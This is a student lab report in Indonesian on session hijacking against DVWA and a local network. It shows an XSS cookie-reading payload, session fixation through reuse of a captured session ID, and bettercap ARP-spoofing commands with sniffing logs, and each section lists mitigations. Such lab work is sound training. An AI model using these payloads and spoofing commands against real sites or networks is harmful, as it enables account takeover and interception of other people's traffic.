



LAPORAN

Menganalisis dan Merancang Strategi Pencegahan Serangan Web Session Hijacking

Bootcamp Cyber Security Batch 6

Disusun oleh: Ligar Alfath Rizqi

April 2026

I. XSS untuk mencuri Cookie / Session

Vulnerability


Cross-Site Scripting (XSS)

Impact

Attacker dapat membaca cookie/session user dan berpotensi mengambil alih akun.

POC

Input payload “<script>alert(document.cookie)</script>” untuk mencuri cookie pada website yang rentan dengan XSS



DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More Information


- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Username: admin

[View Source](#) [View Help](#)

Terlihat bahwa script berhasil dijalankan di website yang rentan dengan XSS, dan kita mendapatkan cookie/sessionnya



Mitigasi

1. Gunakan HttpOnly Cookie
2. Validasi dan Sanitasi Input
3. Gunakan Secure Cookie

II. Session Fixation

Vulnerability


Session Fixation

Impact


Attacker dapat mengambil alih akun korban setelah korban login menggunakan session ID yang telah diketahui attacker.

POC


Saat aku logout dan masuk lagi menggunakan username dan password yang sama, session cookienya sama seperti yang tadi sudah didapatkan saat menjalankan XSS. ini membuktikan kalau website tidak regenerasi sessionID nya. Dengan ini kita bisa login menggunakan cookie tersebut




Kita coba untuk membuat DVWA di akun lain. Terlihat cookienya berbeda



Lalu kita ganti cookienya dengan yang tadi sudah didapatkan yaitu 6mkc59m69ib6pova15pp6f97c3



Terlihat berhasil login sebagai orang pertama yang buka website tadi



Mitigasi

1. Regenerate session ID setelah login

2. Destroy old session
3. Gunakan Secure + HttpOnly cookie
4. Session timeout
5. Bind session ke IP/User-Agent (opsional)

III. ARP Spoofing


Vulnerability

Session Hijacking via Sniffing Cookie through MITM Attack

Impact

- Penyerang dapat menangkap session cookie pengguna saat login.
- Session ID dapat digunakan kembali untuk mengambil alih sesi korban.
- Penyerang bisa mengakses akun tanpa mengetahui username/password.
- Kebocoran data pribadi dan penyalahgunaan akun.

POC



```

Session Actions Edit View Help
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [endpoint.new] endpoint 192.168.1.35 detected as 86:3a:6b:cd:fe:9b.
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [endpoint.new] endpoint 192.168.1.13 detected as 5e:79:d8:72:30:db.
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [endpoint.new] endpoint 192.168.1.12 detected as 4a:ee:87:bb:e5:e1.
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [endpoint.new] endpoint 192.168.1.22 detected as 4a:98:7a:77:b9:45.
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [zeroconf.service] service 7AAAF67AE-C589-41C8-AAC1-0F6E1E7EEE0F._asquic._udp.local. detected for [192.168.1.35] (Jonatans-MacBook-Air.local.):64245 with 1 records
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [zeroconf.service] service Jonatan\226\128\153s\ MacBook\ Air._airplay._tcp.local. detected for [192.168.1.35] (Jonatans-MacBook-Air.local.):7000 with 17 records
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [zeroconf.service] service 5A1510CE2F23aJonatan\226\128\153s\ MacBook\ Air._raop._tcp.local. detected for [192.168.1.35] (Jonatans-MacBook-Air.local.):7000 with 12 records
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [zeroconf.service] service Jonatan\226\128\153s\ MacBook\ Air._companion-link._tcp.local. detected for [192.168.1.35] (Jonatans-MacBook-Air.local.):49152 with 8 records
192.168.1.0/24 > 192.168.1.44 » [21:57:25] [endpoint.new] endpoint 192.168.1.42 detected as 26:3f:13:ef:70:50.
192.168.1.0/24 > 192.168.1.44 » [21:57:26] [endpoint.new] endpoint 192.168.1.27 detected as 6a:6a:cd:88:ae:4b.
192.168.1.0/24 > 192.168.1.44 » [21:57:26] [sys.log] [info] ipv6 fe80::48ee:87ff:febb:e5e1 detected for 192.168.1.12 (4a:ee:87:bb:e5:e1)
192.168.1.0/24 > 192.168.1.44 » [21:57:26] [zeroconf.browsing] 192.168.1.12 is browsing (QUERY) for services _googlecast._tcp.local. _233637DE._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.44 » [21:57:26] [zeroconf.browsing] 192.168.1.12 is browsing (QUERY) for services _googlecast._tcp.local. _233637DE._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.44 » [21:57:27] [endpoint.new] endpoint 192.168.1.39 detected as 50:bb:b5:cd:c8:5a.
192.168.1.0/24 > 192.168.1.44 » [21:57:28] [sys.log] [info] ipv6 fe80::c02:4391:9933:4625 detected for 192.168.1.13 (5e:79:d8:72:30:db)
192.168.1.0/24 > 192.168.1.44 » [21:57:28] [zeroconf.browsing] 192.168.1.13 is browsing (QUERY) for services _companion-link._tcp.local. _rdlink._tcp.local and instances Jonatan's MacBook Air._companion-link._tcp.local
192.168.1.0/24 > 192.168.1.44 » [21:57:28] [zeroconf.browsing] 192.168.1.13 is browsing (QUERY) for services _companion-link._tcp.local. _rdlink._tcp.local and instances Jonatan's MacBook Air._companion-link._tcp.local
192.168.1.0/24 > 192.168.1.44 » [21:57:35] [endpoint.new] endpoint 192.168.1.14 detected as 1a:2c:82:1b:54:3c.
192.168.1.0/24 > 192.168.1.44 » [21:57:42] [endpoint.new] endpoint 192.168.1.41 detected as 36:0b:63:8b:fc:b8.
192.168.1.0/24 > 192.168.1.44 » [21:57:46] [zeroconf.browsing] 192.168.1.12 is browsing (QUERY) for services _googlecast._tcp.local. _233637DE._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.44 » [21:57:46] [zeroconf.browsing] 192.168.1.12 is browsing (QUERY) for services _googlecast._tcp.local. _233637DE._sub._googlecast._tcp.local
192.168.1.0/24 > 192.168.1.44 »
  
```

Kali Linux - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

Kali Linux

Home

File System

Trash

Kali Linux amd641

ap-south-1-ligar.rizqi27...

ligar@kali:~\$

Session Actions Edit View Help

cal

192.168.1.0/24 > 192.168.1.44 net.show

Recv'd	Seen	MAC	Name	Vendor	Sent
0 B	21:56:22	00:0c:29:0e:45:66	eth0	VMware, Inc.	0 B
192.168.1.1	21:56:22	44:fb:5b:ec:0f:6e	gateway		3.5 kB
2.7 kB	21:56:22				
192.168.1.2	21:58:04	40:ac:bf:08:69:25		Hangzhou Hikvision Digital Technology Co.,Ltd.	720 B
552 B	21:58:04	4a:ee:87:bb:e5:e1			1.4 kB
552 B	21:58:04	5e:79:d8:72:30:db			1.5 kB
192.168.1.13	21:58:04	1a:2c:82:1b:54:3c			0 B
460 B	21:57:35	da:90:7a:77:b9:45			420 B
552 B	21:58:04	6a:6a:cd:08:ae:4b			240 B
192.168.1.27	21:57:27	86:3a:6b:cd:fe:9b	Jonatans-MacBook-Air.local.		10 kB
552 B	21:57:27	50:bb:b5:cd:c8:54			0 B
192.168.1.39	21:57:27	36:0b:63:8b:fc:b8			480 B
368 B	21:58:05	26:3f:13:ef:70:50			420 B
192.168.1.42					

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Pencarian

21:59 26/04/2026

Kali Linux - VMware Workstation

File Edit View VM Tabs Help

Library

Type here to search

My Computer

Kali Linux

Home

File System

Trash

Kali Linux amd641

ap-south-1-ligar.rizqi27...

ligar@kali:~\$

Session Actions Edit View Help

192.168.1.0/24 > 192.168.1.44 set arp.spoof.targets 192.168.1.43

192.168.1.0/24 > 192.168.1.44 arp.spoof on

[21:59:05] [sys.log] [inf] arp.spoof enabling forwarding

192.168.1.0/24 > 192.168.1.44 [21:59:05] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.

192.168.1.0/24 > 192.168.1.44 [21:59:06] [zeroconf.browsing] 192.168.1.12 is browsing (QUERY) for services _googlecast._tcp.local.

192.168.1.0/24 > 192.168.1.44 [21:59:06] [zeroconf.browsing] 192.168.1.12 is browsing (QUERY) for services _googlecast._tcp.local.

192.168.1.0/24 > 192.168.1.44 [21:59:08] [endpoint.new] endpoint 192.168.1.20 detected as d6:cf:56:8f:f1:55.

192.168.1.0/24 > 192.168.1.44 [21:59:15] [net.sniff.dns] dns gateway > LAPTOP-KU2MIRRJ docs.google.com is 64.233.170.101

192.168.1.0/24 > 192.168.1.44 [21:59:15] [net.sniff.dns] dns gateway > LAPTOP-KU2MIRRJ ssl.gstatic.com is 142.251.12.94

192.168.1.0/24 > 192.168.1.44 [21:59:15] [net.sniff.dns] dns gateway > LAPTOP-KU2MIRRJ docs.google.com is 64.233.170.101

192.168.1.0/24 > 192.168.1.44 [21:59:15] [net.sniff.dns] dns gateway > LAPTOP-KU2MIRRJ ssl.gstatic.com is 142.251.12.94

192.168.1.0/24 > 192.168.1.44 [21:59:15] [net.sniff.dns] dns gateway > LAPTOP-KU2MIRRJ chatgpt.com is 172.64.155.209, 10.4.18.32.47

192.168.1.0/24 > 192.168.1.44 [21:59:15] [net.sniff.dns] dns gateway > LAPTOP-KU2MIRRJ chatgpt.com is 172.64.155.209, 10.4.18.32.47

192.168.1.0/24 > 192.168.1.44 [21:59:16] [net.sniff.mdns] mdns fe80::c62:4391:9933:4625 : PTR query for _rdlink._tcp.local

192.168.1.0/24 > 192.168.1.44 [21:59:16] [net.sniff.mdns] mdns 192.168.1.13 : PTR query for _rdlink._tcp.local

192.168.1.0/24 > 192.168.1.44 [21:59:16] [zeroconf.browsing] 192.168.1.13 is browsing (QUERY) for services _rdlink._tcp.local

192.168.1.0/24 > 192.168.1.44 [21:59:16] [zeroconf.browsing] 192.168.1.13 is browsing (QUERY) for services _rdlink._tcp.local

192.168.1.0/24 > 192.168.1.44 [21:59:19] [net.sniff.mdns] mdns Jonatans-MacBook-Air.local. : Jonatans-MacBook-Air.local is fe80::4e6:9809:7898:7d66, 192.168.1.35

192.168.1.0/24 > 192.168.1.44 [21:59:19] [net.sniff.mdns] mdns Jonatans-MacBook-Air.local. : Jonatans-MacBook-Air.local is fe80::4e6:9809:7898:7d66, 192.168.1.35

192.168.1.0/24 > 192.168.1.44 [21:59:23] [net.sniff.https] https LAPTOP-KU2MIRRJ > https://chatgpt.com

192.168.1.0/24 > 192.168.1.44 [21:59:23] [net.sniff.https] https LAPTOP-KU2MIRRJ > https://chatgpt.com


192.168.1.0/24 > 192.168.1.44 [21:59:27] [net.sniff.mdns] mdns fe80::48ee:87ff:febbe5e1 : PTR query for _33637DE._sub._googlecast._tcp.local

CPU usage: 1.0%

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Pencarian

21:59 26/04/2026



Kali Linux - VMware Workstation

File Edit View VM Tabs Help

Library

Home X Kali Linux X

1 2 3 4

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.1.43 && http

No.	Time	Source	Destination	Protocol	Length	Info
48932	336.157647828	18.139.250.244	192.168.1.43	HTTP	637	HTTP/1.1 200 OK
49595	337.990076670	192.168.1.43	54.179.212.40	HTTP	1496	POST /cloudquery.php HTTP/1.1
49605	338.014916078	54.179.212.40	192.168.1.43	HTTP	637	HTTP/1.1 200 OK
49658	338.066760214	192.168.1.43	18.139.250.244	HTTP	1496	POST /cloudquery.php HTTP/1.1
49683	338.099526946	18.139.250.244	192.168.1.43	HTTP	637	HTTP/1.1 200 OK
50014	339.076254271	192.168.1.43	54.179.212.40	HTTP	1496	POST /cloudquery.php HTTP/1.1
